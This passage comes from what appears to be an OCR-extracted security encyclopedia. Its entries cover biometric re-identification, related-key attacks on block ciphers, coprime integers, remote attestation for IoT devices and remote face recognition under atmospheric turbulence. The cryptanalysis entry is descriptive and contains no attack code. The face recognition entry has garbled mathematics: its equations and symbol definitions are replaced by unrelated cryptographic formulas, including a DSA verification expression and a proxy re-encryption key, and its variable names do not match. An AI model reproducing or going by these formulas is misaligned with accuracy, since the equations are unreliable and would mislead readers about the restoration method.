Biometric-based person recognition poses a challenging problem because of large variability in biometric sample quality encountered during testing. Solutions in the form of adaptive biometrics have been introduced to address this issue. These adaptive biometric systems aim to adapt enrolled templates to variations in samples observed during re-identification (Yi et al., 2014; Rattani et al., 2015). Several surveys on person Re-ID already exist, most of which are concentrated in hand-crafted systems (Gong et al., 2014) and deep-learning based techniques (Lavi et al., 2018). Some of the major challenges for person re-identification system that are being addressed in the research community are illumination changes, resolution, occlusion, uniform clothing, and lack of annotated data.

These adaptive biometric systems attempt to update reference galleries by integrating information captured in input operational samples. The twofold aim is to continuously adapt the biometric system to the intra-class variation of the input data as a result of (1) changing acquisition conditions that may have adverse impact on the system, for example, pose and illumination changes for face biometrics, and (2) age and life-style-related changes that can cause permanent changes to the biometric trait (Pisani et al., 2019). Existing literature have utilized self-training, co-training, and graph-based label propagation scheme for the joint use of labeled and unlabeled data for biometric template updating (Rattani, 2010). One of the major challenges include adaptation of the biometric templates of a subject using an impostor sample due to misclassification error.

Application

The applications of re-identification are in automated border control and mobile biometrics:

- *Automated Border Control*. Over 4.1 billion aircraft passengers flew in 2017. This number is expected to be nearly double by 2037 (Nyugen et al., 2019; Anand et al., 2016). Due to the significant growth in airline

services and passenger traffic, automated border control (ABC) systems have been installed to control the air traffic flow in an automatic manner while maintaining the security. However, there are multiple security checkpoints from airport entry to boarding the flight which require the passenger's re-authentication multiple times.
- *Continuous Mobile User Authentication*. Biometric authentication has become a popular alternative to passwords on mobile devices (Mohammad et al., 2020). However, most implementations do not incorporate any mechanisms to ascertain whether the originally authenticated user is still in control of the mobile device. Thus, the user has to re-scan for any subsequent device access, which may lead to biometric scan fatigue. One solution to this problem is to re-authenticate the user via ancillary surrogates of identity that are likely to be stable and unique in the short term and easier to acquire compared to the primary biometric modality, such as clothing information.

Open Problems and Future Directions

- Investigation into computationally friendly soft-biometric traits for continuous mobile user authentication is needed.
- Updated strategies for continuous adaptation of the biometric templates to the intra-class variations of the samples should be developed as a path forward.

References

Anand A, Donida Labati R, Genovese A, Munoz E, Piuri V, Scotti F, Sforza G (2016) Enhancing the performance of multimodal automated border control systems. In: 2016 International Conference of the Biometrics Special Interest Group (BIOSIG), pp 1–5

Gong S, Cristani M, Yan S, Loy CC (2014) Person re-identification. Springer, Cham [zbMATH]

Lavi B, Serj MF, Ullah I (2018) Survey on deep learning techniques for person re-identification task. In: arXiv, pp 1–17

Mohammad A, Nguyen M, Rattani A, Puttagunta SR, Li Z, Derakhshani R (2020) Authentication Verification Using Soft Biometric Traits, US Patent 2020/0302039A1

Nyugen M, Rattani A, Derakhshani R (2019) Biometrics fusion with applications in passenger re-authentication for automated border control systems. In: IEEE International Symposium on Technologies for Homeland Security. Woburn, pp 1–8
[zbMATH]

Pisani PH, Mhenni A, Giot R, Cherrier E, Poh N (2019) Adaptivebiometric systems: review and perspectives. In: ACM Computing Surveys. Association for Computing Machinery, pp 1–8

Rattani A (2010) Adaptive biometric system based on template update procedures. In: Department of Electrical and Computer Engineering, University of Cagliari, Ph.D. Thesis

Rattani A, Roli R, Granger E (2015) Adaptive biometric systems: recent advances and challenges. Advances in computer vision and pattern recognition. Springer, Cham
[zbMATH]

Yi D, Lei Z, Liao S, Li SZ (2014) Deep metric learning for person re-identification. In: 2014 22nd International Conference on Pattern Recognition, pp 34–39

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300801

Related (not identical) to Doubly Efficient Private Information Retrieval (DEPIR)

Private Information Retrieval with Preprocessing

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_609

Related Key Attack

Alex Biryukov[24] ✉
(24) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

The idea of the attack is that the attacker knows (or chooses) a relation between several keys (up to 256 in some recent attacks) and is given access to encryption functions with such related keys. The goal of the attacker is to find the keys themselves.

Background

The first attacks of this type were developed independently by Biham (1994) and Knudsen (1993), and the notion of a *related key attack* was defined by Biham (1994).

Theory

The relation between the keys can be an arbitrary bijective function R (or even a family of such functions) chosen (or known) in advance by the adversary (Belare and Khono 2003). In the simplest form of this attack, this relation is just a XOR with a constant: $K_2 = K_1 + C$, where the constant C is chosen by the adversary. This type of relation allows the adversary to trace the propagation of XOR differences induced by the key difference C

through the key schedule of the cipher. However, more complex forms of this attack allow other (possibly nonlinear) relations between the keys. For example, (Biham 1994) uses rotational relations $K_2 = ROL(K_1)$ and the recent attack on AES-256 (Biryukov and Khovratovich 2009) uses XOR relations between the subkeys $K_2 = F^{-1}\ (F(K_1) + C) = R_C(K_1)$.

Applications

A line of ciphers have been shown to have weaknesses in this attack scenario (Kelsey et al. 1996, 1997), namely, IDEA, GOST, SAFER, Triple-DES, CAST, DES-X, TEA, etc. Widely used ciphers like RC4 (Fluhrer et al. 2001), Kasumi (Biham et al. 2005), AES-192, and AES-256 (Biryukov and Khovratovich 2009; Biryukov et al. 2009) have been broken in this attack scenario.

The scenario of the attack is very powerful in terms of the attacker's capabilities and thus somewhat unrealistic in practice. However, cryptographers usually try to design primitives which can be automatically used without further analysis in the widest possible set of applications, protocols, or modes of operation. Thus, security against such attacks is always one of the design goals. For example, block ciphers susceptible to related-key differential attacks may lead to insecure compression functions, if they are instantiated by a Davies-Meyer construction (e.g., (Biryukov et al. 2009)).

A cryptanalytic attack called slide attack can be viewed as a variant of a related key attack, in which a relation of the key with itself is exploited. Slide attacks are known plaintext or chosen plaintext attacks and thus are more practical than related key attacks since they do not require the attacker to know relations between different encryption keys.

Cross-References

Block Ciphers
IDEA
Rijndael
Stream Ciphers
Triple-DES

Recommended Reading

Belare M, Khono T (2003) “A theoretical treatment of related-key attacks”, RKA-PRPs, RKA-PRFs, and Applications. In: Biham E (ed) Advances in cryptology – EUROCRYPT 2003, Lecture notes in computer science, vol 2656. Springer, Berlin, pp 491–506
[zbMATH]

Biham E (1994) New types of cryptanalytic attacks using related keys. Journal of Cryptol 4:229–246. In: Helleseth T (ed) An earlier version appeared in the proceedings of *EUROCRYPT’93*. Lecture Notes in Computer Science, vol 765

Biham E, Dunkelman O, Keller N (2005) A related-key rectangle attack on the full KASUMI. ASIACRYPT, pp 443–461

Biryukov A, Khovratovich D (2009) Related-key attack on the full AES-192 and AES-256. In: Halevi S (ed) Advances in cryptology – ASIACRYPT’09, Lecture notes in computer science, vol 5912. Springer, Berlin, pp 1–18
[zbMATH]

Biryukov A, Khovratovich D, Nikolic I (2009) Distinguisher and related-key attack on the full AES-256. CRYPTO, pp 231–249

Fluhrer SR, Mantin I, Shamir A (2001) Weaknesses in the key scheduling algorithm of RC4. Selected areas in cryptography: pp 1–24

Kelsey J, Schneier B, Wagner D (1996) Key-schedule cryptanalysis of IDEA, G-DES, GOST, SAFER, and triple-DES. In: Koblitz N (ed) Advances in cryptology – CRYPTO’96, Lecture notes in computer science, vol 1109. Springer, Berlin, pp 237–251
[zbMATH]

Kelsey J, Schneier B, Wagner D (1997) Related-key cryptanalysis of 3-WAY, Biham-DES, CAST, DES-X, NewDES, RC2, TEA. In: Han Y, Okamato T, Qing S (eds) International conference on information and communications security – ICICS’97, Lecture notes in computer science, vol 1334. Springer, Berlin
[zbMATH]

Knudsen LR (1993) Cryptanalysis of LOKI91. In: Seberry J, Zheng Y (eds) Advances in cryptography – ASIACRYPT’92, Lecture notes in computer science, vol 718. Springer, Berlin, pp 22–35
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300802

Relationship Anonymity

Communication Channel Anonymity

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300803

Relationship on OSNs

Privacy Attacks Against Relationship on OSNs

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_430

Relatively Prime

Burt Kaliski[25] ✉
(25) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Synonyms

Coprime

Definition

Two integers *n* and *x* are *relatively prime* if they have no common integer factors other than +1 and −1, i.e., their greatest common divisor is 1.

Cross-References

Greatest Common Divisor
Prime Number

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300804

Remote Attestation

Phenotyping

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1782

Remote Attestation in IoT Devices

Edlira Dushku[26] ✉ and Nicola Dragoni[26] ✉
(26) Department of Applied Mathematics and Computer Science, Technical University of Denmark (DTU), Kongens Lyngby, Denmark

✉ **Edlira Dushku (Corresponding author)**
Email: edldu@dtu.dk

✉ **Nicola Dragoni**
Email: ndra@dtu.dk

Definition

Remote attestation (RA) is a two-party security protocol typically performed as an interaction between a trusted entity (*Verifier*) and a potentially compromised remote device (*Prover*). The main objective of RA is to allow the Verifier to check the internal state of the Prover and verify the Prover's integrity remotely. Since conventional Internet of Things (IoT) devices lack standardized trusted computing mechanisms (e.g., Trusted Platform Module (TPM)), RA protocol designs for IoT devices rely on various assumptions about a lightweight trusted component resided in the IoT device.

Background

As a result of the IoT revolution, traditional infrastructures such as automotive, healthcare, and industrial systems have been transformed into network-connected, autonomous, and collaborative smart systems. Apart from the unique and remarkable opportunities, low-end device

manufacturers rarely prioritize security, mainly due to the low-cost design, resource-constraint nature, and rush-to-market strategy. Consequently, IoT devices are continuously vulnerable to catastrophic cyber attacks that target these devices to corrupt their legitimate operations and gain access to their private and sensitive data. While it is challenging to prevent IoT devices from being compromised, designing lightweight security protocols that detect compromised IoT devices becomes crucial.

Aimed at securing IoT devices, *Remote Attestation* (RA) has been proposed as a security mechanism for malware detection that reports the adversarial presence and provides evidence about the integrity of individual devices. Traditional systems perform attestation through a Trusted Platform Module (TPM) (Arthur and Challener, 2015), a secure cryptographic co-processor standardized by the Trusted Computing Group (TCG). However, resource-constraint IoT devices do not support a TPM mainly due to their low-cost design with limited power budget, constrained computational capabilities, and small board space requirements.

In the IoT domain, RA protocols are typically classified into three main different approaches: *software-based*, *hardware-based*, and *hybrid techniques*.

Software-based RA schemes are low-cost solutions that do not require any specialized hardware (Ankerglrd et al., 2021). These schemes provide security guarantees by relying on strict time constraints (e.g., Seshadri et al. 2004) or on the lack of free space to store the malicious code (e.g., Yang et al. 2007). However, the software-based RA schemes have security limitations; for instance, they are susceptible to code compression attacks (Castelluccia et al., 2009). To improve the security of the traditional software-based RA protocols, the recent state-of-the-art software-based RA schemes are relying on multi-core processors (Surminski et al., 2021).


Hardware-based RA schemes rely on a tamper-resistant hardware as a root-of-trust. In particular, hardware-based approaches use a specialized hardware platform as a secure execution environment to protect the execution of critical parts of the attestation protocol from compromised software on the device. Besides the traditional hardware-based RA approaches that incorporate a TPM (Arthur and Challener, 2015), other hardware-based RA protocols (e.g., Noorman et al. 2013) propose a customized hardware extension on the device. However, the requirement for

costly specialized hardware-security modules makes hardware-based schemes usually unsuitable for low-cost IoT devices.

Hybrid RA schemes are based on a low-cost hardware/software co-design to guarantee uninterrupted, safe, and secure code execution of the RA protocol. Overall, hybrid RA approaches aim at achieving better security than the software-based approaches without incorporating a hardware root-of-trust like hardware-based RA protocols. Thus, hybrid approaches rely on minimal hardware support that often consists of a Read-Only Memory (ROM) and a simple Memory Protection Unit (MPU) to guarantee code and memory isolation. Due to their lightweight design, hybrid RA approaches are widely adopted by the current state-of-the-art RA schemes. Examples of research platforms that follow the hybrid architecture include SMART (Eldefrawy et al., 2012) and TyTan (Brasser et al., 2015).

Theory

Remote attestation (RA) is an interactive security protocol between a trusted *Verifier* and an untrusted *Prover* as shown in Fig. 1. In a typical RA paradigm for IoT devices, the Verifier knows the expected legitimate configuration h' of the Prover. Despite the fact that the Prover is untrusted, it is generally assumed that the Prover is equipped with a lightweight trusted component, following the hybrid architecture approach. Additionally, Prover and Verifier share an attestation key k. The attestation starts when the Verifier sends a challenge or a Nonce N to the Prover (Step [baseline=(char.base)][shape=circle,draw,inner sep=2pt] (char) 1;). Upon receiving the challenge, the trusted component of the Prover measures the state of the untrusted software (Step [baseline=(char.base)] [shape=circle,draw,inner sep=2pt] (char) 2;), concatenates the measurement h with the challenge N, signs the result with key k, and returns an authentic response δ to the Verifier (Step [baseline=(char.base)] [shape=circle,draw,inner sep=2pt] (char) 3;). Since the Verifier knows the expected legitimate configuration of the Prover h' and the challenge N, the Verifier computes δ' (Step [baseline=(char.base)][shape=circle,draw,inner sep=2pt] (char) 4;). When the Verifier gets the response δ from the Prover, compares it with the computed δ', and if δ matches with δ', the Verifier claims that the Prover is trusted; otherwise the Prover is compromised.



Remote Attestation in IoT Devices, Remote Attestation in IoT Devices, Fig. 1 An overview of a RA protocol which involves two entities: a Prover which contains a trusted component where resides the attestation code and a Verifier that is trusted external party that verifies the Prover's integrity

The attestation procedure should guarantee the following fundamental properties:

- *Integrity*. The attestation protocol should provide reliable evidence guaranteeing that the attestation measurement reflects the Prover's memory at the time of the attestation request.
- *Authenticity*. The protocol should make certain that the attestation proof comes from the Prover in question.
- *Correctness*. The attestation should reflect the device's current state, and the attacker should not be able to evade detection.
- *Completeness*. Attestation is required for all software components of an IoT system. Attesting only one software component is futile.
- *Atomicity*. The attestation procedure must be completed in its entirety, or it will not be completed at all. As a result, the attestation will not be interrupted and will not be incomplete.
- *Freshness*. The protocol should ensure that any given response to an attestation request can be reliably linked to that request.

Open Problems and Future Directions

While typical RA schemes focus on attesting the static properties of the software running on the device (e.g., the program binary residing in memory), the dynamic attestation remains an open research challenge in IoT devices. Overall dynamic RA protocols focus on attesting the device's runtime state, e.g., data variables or control-flow information. The main objective of dynamic RA schemes is to detect runtime attacks that hijack the control-flow execution of a running program without injecting new malicious code into the memory. The dynamic RA protocols in the literature (e.g., Abera et al. 2016) that aim to detect control-flow attacks rely on tracing the software execution inside an IoT device and representing each execution flow as a single hash value. Since this approach detects only the control-flow subversion, data-oriented attacks which do not affect the control-flow executions remain undetected. Thus, designing lightweight RA protocols that run inside resource-constraint IoT devices to detect runtime attacks is an open challenge in the RA domain.

As a future work, a promising research direction is the enhancement of RA protocols to attest efficiently and effectively a large number of IoT devices known as *swarms*. With the increasing number of connected IoT devices, swarm RA protocols (e.g., Dushku et al. 2020) that can verify software integrity of all devices in a smart environment become crucial. In the swarm context, RA schemes can be distinguished based on design parameters that they take into account, such as the number of provers, number of verifiers, network topology, adversarial assumptions, etc.

Cross-References

Direct Anonymous Attestation
Remote Attestation
Swarm Attestation
Trusted Computing

References

Abera T, Asokan N, Davi L, Ekberg JE, Nyman T, Paverd A, Sadeghi AR, Tsudik G (2016) C-FLAT: control-flow attestation for embedded systems software. In: Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security, CCS'16, pp 743–754

Ankergrd SFJJ, Dushku E, Dragoni N (2021) State-of-the-art software-based remote attestation: opportunities and open issues for internet of things. Sensors 21(5). https://doi.org/10.3390/s21051598

Arthur W, Challener D (2015) A practical guide to TPM 2.0: using the trusted platform module in the new age of security, 1st edn. Apress

Brasser F, El Mahjoub B, Sadeghi AR, Wachsmann C, Koeberl P (2015) TyTAN: tiny trust anchor for tiny devices. In: Proceedings of the 52nd Design Automation Conference DAC'15, pp 1–6

Castelluccia C, Francillon A, Perito D, Soriente C (2009) On the difficulty of software-based attestation of embedded devices. In: Proceedings of the 16th ACM Conference on Computer and Communications Security, CCS'09. Association for Computing Machinery, New York, pp 400–409

Dushku E, Rabbani MM, Conti M, Mancini LV, Ranise S (2020) SARA: secure asynchronous remote attestation for IoT systems. IEEE Trans Inf Forensics Secur 15:3123–3136

Eldefrawy K, Tsudik G, Francillon A, Perito D (2012) SMART: secure and minimal architecture for (establishing dynamic) root of trust. In: Proceedings of the 19th Annual Network & Distributed System Security Symposium, NDSS'12, pp 1–15

Noorman J, Agten P, Daniels W, Strackx R, Van Herrewege A, Huygens C, Preneel B, Verbauwhede I, Piessens F (2013) Sancus: low-cost trustworthy extensible networked devices with a zero-software trusted computing base. In: USENIX Security Symposium, pp 479–494

Seshadri A, Perrig A, Van Doorn L, Khosla P (2004) SWATT: software-based attestation for embedded devices. In: Proceedings of the 2004 IEEE Symposium on Security & Privacy, IEEE S&P'04, pp 272–282

Surminski S, Niesler C, Brasser F, Davi L, Sadeghi AR (2021) RealSWATT: remote software-based attestation for embedded devices under realtime constraints. In: Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security, CCS'21. Association for Computing Machinery, New York, pp 2890–2905

Yang Y, Wang X, Zhu S, Cao G (2007) Distributed software-based attestation for node compromise detection in sensor networks. In: 2007 26th IEEE International Symposium on Reliable Distributed Systems (SRDS 2007), pp 219–230

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1514

Remote Face Recognition

Chun Pong Lau[27] ✉ and Rama Chellappa[27] ✉
(27) Johns Hopkins University, Baltimore, MD, USA

✉ **Rama Chellappa**
Email: rchella4@jhu.edu

Synonyms

Face recognition under atmospheric turbulence; Unconstrained remote face recognition

Definitions

Remote face recognition is defined as recognizing or verifying one or more persons in still images or video sequences from a long distance using a database of face images. Remotely acquired faces often have low resolution and suffer degradations due to poor illumination and atmospheric turbulence, making the task of recognition a challenging one.

Background

During the past three decades, face recognition has been a long-standing research topic with application in many areas, including finance, military, security, and daily life (Zhao et al., 2003). Numerous image-based and video-based algorithms have been proposed for each component in a face recognition pipeline, including face detection, face alignment, face enhancement, and feature extraction and verification. Until a decade ago, most of the existing face recognition algorithms were evaluated using

databases captured at close range (less than a few meters) and under constrained acquisition settings (i.e., frontal and sharp faces). The typical face datasets that are captured in a constrained setting, such as using studio lights to control the illumination changes and controlling the head pose of the subjects, include CMU PIE, FERET, and YaleB. In recent years, since the emergence of deep learning, there are numerous algorithms evaluated in a comparably unconstrained setting like general natural image (LFW), head pose (CFP), and age (AGEDB). Some recent feature extraction algorithms such as Crystal Loss (Ranjan et al., 2018) achieve 99.78% in the task of face verification with the LFW dataset. However, when the faces are captured at several hundreds of meters, the images are degraded by atmospheric turbulence and become blurry and distorted. These degradations present serious challenges to existing face recognition algorithms.

Theory

Low Resolution

To recognize a person at a long distance, the first challenge would be the resolution of the captured image. This merely depends on the quality of the camera. The detected face images could have a resolution below 30×30. Figure 1 illustrates a practical scenario in which people are difficult to be identified even by humans as the captured faces are of very low resolution. Many algorithms are proposed to tackle this resolution problem in face recognition. Most of these methods are based on super-resolution, which tries to upsample the low-resolution image based on various prior information. Bilinear upsampling is the typical technique to have a coarse high-resolution image from a low-resolution one. After applying these methods to obtain the desired high-resolution images, existing algorithms can be used for face recognition. One of the major drawbacks of this approach is that the recovered images may contain serious artifacts. This is often the case when the resolution of the image is very low. Another drawback is that synthetic low-resolution images, which are usually bilinearly downsampled, are different from a low-resolution image in the wild. Since there is a gap between the data distribution of synthetic and real low resolution, both classical and data-driven methods would produce artifacts in the recovered high-resolution images. As a result, the recovered

images may not look like the images of the same person and hence the recognition performance may degrade significantly.



Remote Face Recognition, Fig. 1 A typical example of low-resolution face image captured at a distance

Blur

In remote face recognition, the captured faces may not be focused, especially when the images are captured in a low light condition. Motion blur is another phenomenon that occurs when the subject is moving rapidly or the camera is shaking. Since the resolution of the face image is low, a slight movement of the sensor could induce significant motion blur as the size of the blurring kernel is comparably large with the face image. In remote face recognition, the blurring effect is usually coupled with illumination variations. It is desirable to develop an algorithm that can tackle both blur and illumination.

Atmospheric Turbulence

The degradation due to atmospheric turbulence is inevitable in a remote acquisition setting. Under the effects of turbulent flow of air and changes in temperature, density of air particles, humidity, and carbon dioxide level, the captured image is blurry and deformed due to variations in the refractive index. The blur induced by turbulence has a different probabilistic distribution from out-of-focus blur and motion blur. The blur and

deformation are very complicated to model mathematically. The model may involve different parameters to model the turbulence accurately, including the range between the sensor and target, the index of refraction structure constant $\mathbb{F}_{p^2}$, and the sensor parameter including focal length, the f-number of the optics, and exposure. These factors are very hard to estimate from a single video and even more challenging from a single image.

Another way to mathematically formulate atmospheric turbulence is the following:

$$\tilde{I}_k = D_k(H_k(I)) + n_k, \tag{1}$$

where a_r^j is the observed distorted images; I is the latent clear image; H_k is a space-invariant point spread function (PSF); D_k is the deformation operator, which is assumed to deform randomly; and n_k is the sensor noise. This formulation is more practical as the assumption does not require special sensors to detect the physical quantity mentioned above. And this formulation is shown to be effective with various algorithms (Lau et al., 2019a).

Application

To identify a person from a long distance, one approach is to restore the turbulence-degraded images before passing it to the face recognition system. A generative single face image restoration algorithm, namely, *ATFaceGAN*, which reconstructs a clean face image with texture details preserved by simultaneously disentangling blur and deformation is presented in Lau et al. (2020). Two generators are adopted to represent deblurring and deformation correction functions to decompose the degradation in turbulence. Moreover, a two-path training approach is used to further disentangle the degradation and reconstruct two images. A fusion function is used to combine the information in the two restored images and reconstruct a sharp face image.


There are two drawbacks to the mathematical assumption (Eq. 1). One is that multiple frames are assumed to be available to restore one sharp face image. This formulation also assumes that there is a fixed order of degradation, i.e., the image is degraded by blur and then by deformation. A more general formulation is defined:

$$rk_{i\to j} = g^{x_j/x_i} \tag{2}$$

where T is a general turbulence function consisting of blur and deformation. Let $\mathscr{I}_b = \{I_b := H(I)|I \in \mathscr{I}\}$ and $v = (g^{u_1}\, y^{u_2} \bmod p) \bmod q$ be the space of blurry and deformed face images, respectively. To build deblur function G_d and a deformation correction function G_b and fusion function G_f, a Wasserstein GAN with gradient penalty is adopted. Since $\tilde{I}$ consists of both blur and deformation, so after restoring by G_b and G_d, the corresponding restored images are $-a \notin (\mathbb{F}_q^*)^2$ and $(x, y) \in \mathbb{F}_p^2$. With two-path training approach, two restored images with different order of restoration are obtained, i.e., $\theta = \sqrt[3]{8/9}$ and $\theta = \sqrt[3]{8/9}$. A fusion network is implemented to combine the restored images and enhance the restoration results. Denote $G_{bd} = G_b \circ G_d$, $G_{db} = G_d \circ G_b$ and $F(I)$ be the features of image I. Mathematically,


$$G_I^{-1} G = (I_k|Q) \tag{3}$$

where G_f is an image fusion function and I_f is the feature pairs $\tilde{V}(t) \leftarrow \tilde{V} + h \bmod \tilde{U}$. The end-to-end architecture is illustrated in Fig. 2.



Remote Face Recognition, Fig. 2 Overview of the proposed restoration algorithm. Given a distorted image $\tilde{I}$, it is first passed through the deformation correction function G_d to get aligned and deblurred with deblur function G_b to generate $G_{bd}(\tilde{I})$. It is then passed through the bottom branch (red), gets deblurred by G_d, and then aligned by G_b to obtain $G_{bd}(\tilde{I})$. Features of $G_{bd}(\tilde{I})$ and $G_{bd}(\tilde{I})$ are concatenated and passed through the fusion function G_f to obtain the final restored image $G_f(I_f)$

Some synthetic turbulence-degraded images (Lau et al., 2019b) and the corresponding restored images by ATFaceGAN are shown in Fig. 3. The face images are unconstrained in the sense of RGB or grayscale, frontal or profile, and also variations in illumination, blur, and deformation. The restored images are satisfactory and this greatly helps and improves the performance of remote face recognition.



Remote Face Recognition, Fig. 3 Restored images of ATFaceGAN from the publicly available face dataset (Bansal et al., 2017). Rows 1 and 3 present the synthetic atmospheric turbulence-degraded images. Rows 2 and 4 present the corresponding restored images by the proposed algorithm

Summary

We highlighted some of the key issues in remote face recognition. The results on a remote face recognition dataset demonstrate that recognition rate decreases as the remotely acquired face images are affected by low resolution, blur, and atmospheric turbulence. The coupling among different variation factors makes the remote face recognition problem extremely difficult. Therefore, it is essential to develop robust recognition algorithm under these conditions, as well as finding features that are robust to these variations.

Open Problems and Future Directions

Restoring whole image scenes degraded by atmospheric turbulence with moving objects remains unsolved. Some algorithms could track the moving object and restore the background simultaneously. Face detection in turbulence-degraded images is another open problem. Most current face detections are not effective on images degraded by atmospheric turbulence. Extracting fiducial points that can be used for face alignment is also a challenging task. The performance of remote face recognition would be more promising if these problems are solved.

References

